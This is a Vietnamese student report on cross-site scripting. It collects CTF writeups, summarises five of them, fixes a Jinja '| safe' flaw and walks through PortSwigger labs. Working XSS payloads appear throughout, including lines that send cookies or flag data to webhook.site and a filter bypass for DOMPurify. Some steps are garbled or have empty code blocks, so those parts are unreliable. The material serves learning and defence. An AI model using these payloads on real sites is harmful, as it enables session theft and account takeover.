

Lỗi hổng XSS 2

1. Các writeup về khai thác lỗi hổng XSS

1.1 Lỗi hổng của các công ty

Apple

1. <https://owasp.org/www-community/attacks/xss/>
2. <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=apple+xss>
3. https://thanhvien.vn/apple-tra-thuong-5000-usd-vu-lo-hong-xss-trong-icloud-1851039948.htm?utm_source=chatgpt.com
4. https://baoquangninh.vn/apple-va-hai-lo-hong-da-bi-khai-thac-thuc-te-tren-macbook-3330541.html?utm_source=chatgpt.com

Facebook

1. <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=facebook+xss>
2. https://www.junookyo.com/2012/12/khai-thac-lo-hong-xsscss-tren-facebook.html?utm_source=chatgpt.com
3. <https://trangcongnghe.vn/cong-nghe/3780-facebook-sua-loi-xss-cho-phep-chiem-quyen-su-dung-tai-khoan.html>

Microsoft

1. https://thanhvien.vn/canh-bao-6-lo-hong-nghiem-trong-trong-san-pham-microsoft-18524032815341704.htm?utm_source=chatgpt.com
2. <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=microsoft+xss>
3. https://ncsgroup.vn/cong-bo-chi-tiet-lo-hong-xss-trong-microsoft-office/?utm_source=chatgpt.com

1.2 Writeup của các cuộc thi

4. [mavs-fan](#) by [QnQSec](#)

5. [Secret Notes](#) by [1nf1n1ty](#)
6. [Conspiracy Social](#) by [Pwn-la-Chapelle](#)
7. [Open Sesame](#) by [WindTeam](#)
8. [Tagless](#) by [seasonal allergies](#)
9. [htmlsandbox](#) by [bawolff](#)
10. [justPocketTheBase](#) by [Team Austria](#)
11. [sappy](#) by [Zimzi](#)
12. [Game Arcade](#) by [Google CTF](#)
13. [b01ler-ad](#) by [25ji](#)
14. [one-time-read](#) by [WreckTheLine](#)
15. [ctf-wiki](#) by [inspectah_hard](#)
16. [new-housing-portal](#) by [P01s0n3d_Fl4g](#)
17. [calculator](#) by [Zer0Tolerance](#)
18. [My Music](#) by [Intigriti](#)
19. [Awesomenotes I](#) by [CarpeDien](#)
20. [Modern Sicilian Network](#) by [Zer0Tolerance](#)
21. [frogshare](#) by [FireShell](#)
22. [BABY DUCKY NOTES: REVENGE](#) by [SkidMarks](#)
23. [A Good Vue](#) by [xlr8or](#)
24. [Star Wars](#) by [Davidpb](#)
25. [cross-site-python](#) by [CarpeDien](#)
26. [fancy-page](#) by [CarpeDien](#)
27. [fancy-page](#) by [Flagsomnia](#)
28. [eXtra Safe Security layers](#) by [CarpeDien](#)
29. [url-stored-notes](#) by [siunam](#)
30. [Spybug](#) by [VTCyber](#)
31. [fishy-motd](#) by [Pwnzer0tt1](#)

32. [Zombie 101](#) by [while;do echo buffer owlerflow;done](#)
33. [archived](#) by [shafou](#)
34. [chess.rs](#) by [Rogue Waves](#)
35. [hptla](#) by [wolvsec](#)
36. [metaverse](#) by [Cr4zyF0x](#)
37. [recursive-csp](#) by [AmgenACCP](#)
38. [ChatUWU](#) by [AmgenACCP](#)
39. [babyelectronV2](#) by [LetzPwn](#)
40. [grillmaster](#) by [Pwn17](#)
41. [Query Service](#) by [LetzPwn](#)
42. [Username Generator](#) by [FireShell](#)
43. [Babby Web 4](#) by [BI4CkW0lf](#)
44. [Kryptos Support](#) by [CyberMood](#)
45. [Acnologia Portal](#) by [PhilomathicPolymaths](#)
46. [Kryptos Support](#) by [PatchYourShit](#)
47. [Xtra Salty Sardines](#) by [ducks0ci3ty](#)
48. [Chewy or Crunchy](#) by [Competitive Cyber at Mason](#)
49. [Two For One](#) by [origineel](#)
50. [noted](#) by [spencerpogo](#)
51. [Hey Buddy!](#) by [F0x2C](#)
52. [noted](#) by [1753c](#)
53. [Live Art](#) by [BlindAsBats](#)
54. [XSS 401](#) by [Core Corrupt](#)
55. [HTML2PDF](#) by [Maple Bacon](#)
56. [CyberStreak v1.0](#) by [Red Knights](#)
57. [no-cookies](#) by [bawolff](#)
58. [Toy Workshop](#) by [ducks0ci3ty](#)

59. [Phat Pottomed Girls](#) by [H4ck3r_Just_F0r_Fun](#)
60. [Lovely nonces](#) by [Maple Bacon](#)
61. [x1337 Sk1d R3p0rt3r](#) by [icypete](#)
62. [Notepad](#) by [icypete](#)
63. [Notepad](#) by [Ganesh](#)
64. [Chainreaction](#) by [meraxes](#)
65. [tridroid](#) by [Super Guesser](#)
66. [Secdriven](#) by [Google CTF](#)
67. [pastebin-1](#) by [FishBowl](#)
68. [Stylish](#) by [sqrtrev](#)
69. [imgfiltrate](#) by [ARESx](#)
70. [bxxs](#) by [Social Engineering Experts](#)
71. [Original Store v2](#) by [icypete](#)
72. [bxxs](#) by [icypete](#)
73. [The Galactic Times](#) by [Neptunians](#)
74. [Bug Report](#) by [thepwnsquad](#)
75. [Jason](#) by [bi0s](#)
76. [AgentTester](#) by [taylor8294](#)
77. [High security](#) by [FAUST](#)
78. [Simple Blog](#) by [BullSoc](#)
79. [CoolNAME Checker](#) by [p4](#)
80. [Dweeder](#) by [DaVinciCode](#)
81. [pasteurize](#) by [BullSoc](#)
82. [Imgr](#) by [taylor8294](#)
83. [PastaXSS](#) by [Super Guesser](#)

1.3 Top 5 Writeup thích nhất


1. https://github.com/ii5mai1/CTF_writeups/tree/main/justctf2024/webjustpocketThebase

Bài viết này nói về cách lấy được lá cờ của thử thách. Ở đây họ đã phát hiện ra trang web dùng **DOMPurify** để giúp **làm sạch** và **vô hiệu hóa** các mã HTML độc hại, nhằm **ngăn chặn các cuộc tấn công XSS (Cross-Site Scripting)**.

Họ sẽ không viết trực tiếp các câu lệnh tấn công mà thay vào đó viết các kí tự và cách nhau bởi các **thẻ HTML** để vượt qua được **DOMPurify** sau đó dùng **InnerText** để bỏ qua các thẻ HTML

Đoạn mã để vượt qua DOMPurify

```
<a>&lt;img src one</a><a>rror=alert`1`&gt;</a>
```



2. <https://ctftime.org/writeup/39144>

Thử thách lấy cờ trong cookie. Nội dung của tấn công XSS bị khử trùng thông qua

```
const content = req.body.content.replace(/"/g, "").replace(/'/g, "").replace(/`/g, "");
```

Họ đã sử dụng mã hóa URL (`' = %27`) cho các ký tự được thay thế

```
<script>
function setUrl()
{
e = document.getElementById(%27asd%27);
e.src = %27%27.concat(%27https://webhook.site/99853521-2093-4f3e-8f5a-8310bf862879?cookies=%27,%27asdf2%27);
}
```

```
</script>
<img onload=%27setUrl()%27 id=%27asd%27 src=%27https://b01lerrsc.tf/assets/logo.svg%27>
```

3. <https://kbouzidi.com/cyber-apocalypse-ctf-2022-kryptos-support-writeup>

Ở đây họ đã cố gắng dùng SQLi để vào được tài khoản của admin và lấy cờ nhưng không thành công.

Họ đã nghĩ đến XSS khi có phần biểu mẫu để gửi phiếu yêu cầu. Nó nói rằng người quản trị sẽ xem xét vé, vì vậy từ đây, họ có thể nghĩ đến một cuộc tấn công XSS để đánh cắp cookie của người quản trị.

```

```

Họ dùng câu lệnh trên để gửi cookie của quản trị viên đến `webhook.site`

Nhưng khi cài đặt Cookie vào trình duyệt thì không có điều gì xảy ra. Họ đã đăng nhập với tư cách là người kiểm duyệt và có một trang cài đặt nơi chúng tôi có thể thay đổi mật khẩu.

```
{ "username": "moderator", "uid": 100, "iat": 1652780072 }
```

Họ đã dùng Burp Suite để dò `uid` (là mã định danh cho người dùng) và thành công tìm được mã định danh là 1 và thành công đăng nhập vào tài khoản của quản trị viên và lấy đi cờ

4. <https://ctftime.org/writeup/36440>

Để lấy được cờ của thử thách thì phải lấy được tài khoản của Admin. Trang web được bảo mật bởi `CSP`

Giải pháp là dùng thẻ `<meta>` để chuyển hướng admin đến trang web mà họ quản lý từ đó lấy được tài khoản và mật khẩu

```
<meta http-equiv="Refresh" content="1.1; url='https://my.webhook/' />
```

5. <https://github.com/sambrow/ctf-writeups/blob/main/2023/la-ctf/hptla.md>

Ý định của tác giả là dùng câu lệnh để lấy được điểm cuối là cò, và sau đó chuyển hướng cò đến một trang web mà họ quản lý

```
fetch("/flag").then(r=>r.text()).then(d=>location.href="https://webhook.site/d14effdcd-ca5f-43ae-b2cb-727fddbcb870?" + d)
```

Nhưng vấn đề gặp phải là cơ chế bảo mật của trang web là yêu cầu chỉ được ghi 20 dòng.

Họ đã sử dụng công cụ Ngrok . Việc sử dụng ngrok giúp bạn có một URL ngắn gọn và dễ chia sẻ hơn, đồng thời không cần phải mở cổng mạng trên router gia đình.

2. Thực hiện khai thác 01 lỗ hổng XSS

2.1 Khai thác bằng tool xsshunter

2.2 Fix lỗi xss cho chính vị trí mắc lỗi đó.

Python code

Bạn cần đảm bảo rằng tất cả các dữ liệu được gửi từ người dùng (ví dụ như từ form hoặc URL query string) đều được xử lý (sanitize) để loại bỏ hoặc mã hóa các ký tự đặc biệt như `<` , `>` , `"` , `'` , `&` , v.v. Ví dụ, bạn có thể sử dụng thư viện `html` của Python để mã hóa các ký tự đặc biệt:

```
import html

safe_input = html.escape(user_input) # Mã hóa ký tự đặc biệt
```

HTML

Lỗi XSS vì `{{ msg.message | safe }}` : Sử dụng `| safe` có thể cho phép các thẻ HTML hoặc mã JavaScript có trong tin nhắn được hiển thị và thực thi trực tiếp, thay vì chỉ hiển thị dữ liệu thuần túy. Điều này tạo cơ hội cho tấn công **XSS**, nơi kẻ tấn công có thể chèn mã JavaScript vào tin nhắn và thực thi trên trình duyệt của người dùng khác.

```

<div>
  {% for msg in conversation %}
    {% if msg.sender_username == session['username'] %}
      <p class="message-box sent">
        <b>Bạn:</b> {{ msg.message | safe }} <br>
        <span class="time">{{ msg.created_at }}</span>
      </p>    {% else %}
      <p class="message-box received">
        <b>{{ msg.sender_username }}:</b> {{ msg.message | safe }} <br>
        <span class="time">{{ msg.created_at }}</span>
      </p>    {% endif %}
  {% endfor %}
</div>

```

Sử dụng `{{ msg.message | escape }}` thay vì `{{ msg.message | safe }}` để **mã hóa dữ liệu**. Điều này sẽ tránh việc thực thi HTML hoặc JavaScript trong tin nhắn và bảo vệ khỏi các tấn công XSS.

3. Vượt qua các challenge XSS

3.1 porswigger

1. Reflected XSS vào ngữ cảnh HTML mà không có gì được mã hóa

Giải pháp:

84. Sao chép và dán nội dung sau vào hộp tìm kiếm:


```
<script>alert(1)</script>
```

85. Nhấp vào "Tìm kiếm".

Kết quả:

Khi thực hiện viết đoạn mã này vào tìm kiếm thì sẽ hiện lên một cửa sổ do đoạn mã trên thực thi điều này chứng tỏ web này có lỗ hổng XSS





2. Stored XSS vào ngữ cảnh HTML mà không có gì được mã hóa

Giải pháp:

86. Nhập nội dung sau vào hộp bình luận:

```
<script>alert(1)</script>
```

87. Nhập tên, email và trang web.

88. Nhấp vào "Đăng bình luận".

89. Quay lại blog.

Kết quả:

Khi thực hiện viết comment thế này thì đoạn mx sẽ được thực hiện khi bất cứ ai nhấn vào blog này:

Leave a comment

Comment:

`<script>alert(1)</script>`

Name:

tranphuc

Email:

tran@gmail.com

Website:

https://google.com

Post Comment

3. DOM XSS trong `document.write` bòn rửa sử dụng nguồn `location.search`

Giải Pháp:

90. Nhập chuỗi ký tự chữ và số ngẫu nhiên vào hộp tìm kiếm.


91. Nhấp chuột phải và kiểm tra phần tử, bạn sẽ thấy chuỗi ngẫu nhiên đã được đặt bên trong một `img src` thuộc tính.

92. Thoát khỏi `img` thuộc tính bằng cách tìm kiếm:

```
abc" onload="alert(1)"
```

Kết quả:

Khi thực hiện sẽ hiện lên cửa sổ thông báo:



4. DOM XSS trong document.write sink sử dụng source location.search bên trong một phần tử select

Giải pháp:


93. Trên các trang sản phẩm, hãy lưu ý rằng JavaScript nguy hiểm trích xuất một storeId tham số từ location.search nguồn. Sau đó, nó được sử dụng document.write để tạo tùy chọn mới trong phần tử select cho chức năng kiểm tra kho.
94. Thêm storeId tham số truy vấn vào URL và nhập chuỗi chữ số ngẫu nhiên làm giá trị của nó. Yêu cầu URL đã sửa đổi này.
95. Trong trình duyệt, hãy lưu ý rằng chuỗi ngẫu nhiên của bạn hiện được liệt kê là một trong các tùy chọn trong danh sách thả xuống.
96. Nhấp chuột phải và kiểm tra danh sách thả xuống để xác nhận giá trị tham số storeId số của bạn đã được đặt bên trong phần tử chọn.
97. Thay đổi URL để bao gồm tải trọng XSS phù hợp bên trong storeId tham số số như sau:

```
&storeId=abcd1234</select>
```

99. Nhấp vào "Tìm kiếm".

Giá trị của `src` thuộc tính không hợp lệ và đưa ra lỗi. Điều này kích hoạt `onerror` trình xử lý sự kiện, sau đó gọi `alert()` hàm. Do đó, tải trọng được thực thi bất cứ khi nào trình duyệt của người dùng cố gắng tải trang có chứa bài đăng độc hại của bạn.

Kết quả:



6. DOM XSS trong jQuery href thuộc tính neo sink sử dụng location.search source


Giải pháp:

100. Trên trang Gửi phản hồi, hãy thay đổi tham số truy vấn `returnPath` thành `/` chuỗi chữ số ngẫu nhiên theo sau.
101. Nhấp chuột phải và kiểm tra phần tử, bạn sẽ thấy chuỗi ngẫu nhiên đã được đặt bên trong href thuộc tính a.
102. Đổi `returnPath` thành:

```
javascript:alert(document.cookie)
```

Nhấn Enter và nhấp vào "quay lại".

Kết quả:



7. DOM XSS trong biểu thức AngularJS với dấu ngoặc nhọn và dấu ngoặc kép được mã hóa HTML


Giải pháp:

103. Nhập chuỗi ký tự chữ và số ngẫu nhiên vào hộp tìm kiếm.
104. Xem mã nguồn trang và quan sát chuỗi ngẫu nhiên của bạn được bao gồm trong một ng-app lệnh.
105. Nhập biểu thức AngularJS sau vào hộp tìm kiếm:

```
{{$.constructor('alert(1'))()}}
```

106. Nhấp vào tìm kiếm .

Kết quả:



8. DOM XSS trong jQuery selector sink sử dụng sự kiện hashchange

Giải pháp:

107. Lưu ý mã dễ bị tấn công trên trang chủ khi sử dụng Burp hoặc DevTools của trình duyệt.

108. Từ biểu ngữ phòng thí nghiệm, mở máy chủ khai thác.

109. Trong phần **Nội dung** , hãy thêm phần độc hại sau `iframe` :


```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

110. Lưu trữ khai thác, sau đó nhấp vào **Xem khai thác** để xác nhận rằng `print()` hàm đã được gọi.

111. Quay lại máy chủ khai thác và nhấp vào **Gửi đến nạn nhân** để giải quyết bài thực hành.

Kết quả:

Chọn Deliver exploit to victim để hoàn thành



9. DOM XSS phản chiếu

Giải pháp:

112. Trong Burp Suite, hãy chuyển đến công cụ Proxy và đảm bảo rằng tính năng Intercept đã được bật.

113. Quay lại phòng thí nghiệm, hãy truy cập trang web mục tiêu và sử dụng thanh tìm kiếm để tìm chuỗi thử nghiệm ngẫu nhiên, chẳng hạn như "XSS" .

114. Quay lại công cụ Proxy trong Burp Suite và chuyển tiếp yêu cầu.
115. Trên tab Intercept, hãy lưu ý rằng chuỗi được phản ánh trong phản hồi JSON có tên là `search-results`.
116. Từ Sơ đồ trang web, hãy mở tệp `searchResults.js` và lưu ý rằng phản hồi JSON được sử dụng với `eval()` lệnh gọi hàm.
117. Bằng cách thử nghiệm với các chuỗi tìm kiếm khác nhau, bạn có thể xác định rằng phản hồi JSON đang thoát khỏi dấu ngoặc kép.
- Tuy nhiên, dấu gạch chéo ngược không được thoát.
118. Để giải bài tập này, hãy nhập từ khóa tìm kiếm sau:


```
"-alert(1)}//
```

Vì bạn đã chèn dấu gạch chéo ngược và trang web không thoát chúng, khi phản hồi JSON cố gắng thoát ký tự dấu ngoặc kép mở đầu, nó sẽ thêm dấu gạch chéo ngược thứ hai. Dấu gạch chéo ngược kép kết quả khiến việc thoát bị hủy bỏ hiệu quả. Điều này có nghĩa là dấu ngoặc kép được xử lý không thoát, đóng chuỗi chứa thuật ngữ tìm kiếm.

Sau đó, một toán tử số học (trong trường hợp này là toán tử trừ) được sử dụng để phân tách các biểu thức trước khi `alert()` hàm được gọi. Cuối cùng, một dấu ngoặc nhọn đóng và hai dấu gạch chéo về phía trước đóng đối tượng JSON sớm và chú thích phần còn lại của đối tượng. Kết quả là, phản hồi được tạo ra như sau:

```
{"searchTerm":"\"-alert(1)}//", "results":[]}
```

Kết quả:



10. DOM XSS được lưu trữ


Giải pháp:

Đăng bình luận có chứa vector sau:

```
<><img src=1 onerror=alert(1)>
```

Trong nỗ lực ngăn chặn XSS, trang web sử dụng `replace()` hàm JavaScript để mã hóa dấu ngoặc nhọn. Tuy nhiên, khi đối số đầu tiên là một chuỗi, hàm chỉ thay thế lần xuất hiện đầu tiên. Chúng tôi khai thác lỗ hổng này bằng cách chỉ cần thêm một bộ dấu ngoặc nhọn vào đầu bình luận. Những dấu ngoặc nhọn này sẽ được mã hóa, nhưng bất kỳ dấu ngoặc nhọn nào tiếp theo sẽ không bị ảnh hưởng, cho phép chúng tôi bỏ qua bộ lọc và chèn HTML một cách hiệu quả.

Kết quả:



11. Reflected XSS vào ngữ cảnh HTML với hầu hết các thẻ và thuộc tính bị chặn

Giải pháp:

119. Chèn một vector XSS chuẩn, chẳng hạn như:

```
<img src=1 onerror=print(>
```

120. Lưu ý rằng điều này sẽ bị chặn. Trong vài bước tiếp theo, chúng ta sẽ sử dụng Burp Intruder để kiểm tra thẻ và thuộc tính nào đang bị chặn.
121. Mở trình duyệt Burp và sử dụng chức năng tìm kiếm trong phòng thí nghiệm. Gửi yêu cầu kết quả đến Burp Intruder.
122. Trong Burp Intruder, hãy thay thế giá trị của từ khóa tìm kiếm bằng: `<>`
123. Đặt con trỏ giữa các dấu ngoặc nhọn và nhấp vào **Thêm §** để tạo vị trí tải trọng. Giá trị của thuật ngữ tìm kiếm bây giờ sẽ trông như sau: `<§§>`
124. Truy cập [trang hướng dẫn XSS](#) và nhấp vào **Sao chép thẻ vào bảng tạm**.
125. Trong bảng điều khiển bên **Payloads**, bên dưới **Payload configuration**, hãy nhấp vào **Paste** để dán danh sách thẻ vào danh sách payloads. Nhấp vào **Bắt đầu tấn công**.
126. Khi cuộc tấn công kết thúc, hãy xem lại kết quả. Lưu ý rằng hầu hết các tải trọng đều gây ra 400 phản hồi, nhưng body tải trọng chỉ gây ra 200 phản hồi.
127. Quay lại Burp Intruder và thay thế từ khóa tìm kiếm của bạn bằng:


```
<body%20=1>
```

128. Đặt con trỏ trước `=` ký tự và nhấp vào **Thêm §** để tạo vị trí tải trọng. Giá trị của thuật ngữ tìm kiếm bây giờ sẽ trông như sau: `<body%20§§=1>`
129. Truy cập [trang hướng dẫn XSS](#) và nhấp vào **Sao chép sự kiện vào bảng tạm**.
130. Trong bảng điều khiển bên **Payloads**, bên dưới **Payload configuration**, hãy nhấp vào **Clear** để xóa các payloads trước đó. Sau đó, hãy nhấp vào **Paste** để dán danh sách các thuộc tính vào danh sách payloads. Nhấp vào **Bắt đầu tấn công**.
131. Khi cuộc tấn công kết thúc, hãy xem lại kết quả. Lưu ý rằng hầu hết các tải trọng đều gây ra 400 phản hồi, nhưng `onresize` tải trọng chỉ gây ra 200 phản hồi.
132. Truy cập máy chủ khai thác và dán đoạn mã sau, thay thế `YOUR-LAB-ID` bằng ID phòng thí nghiệm của bạn:

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

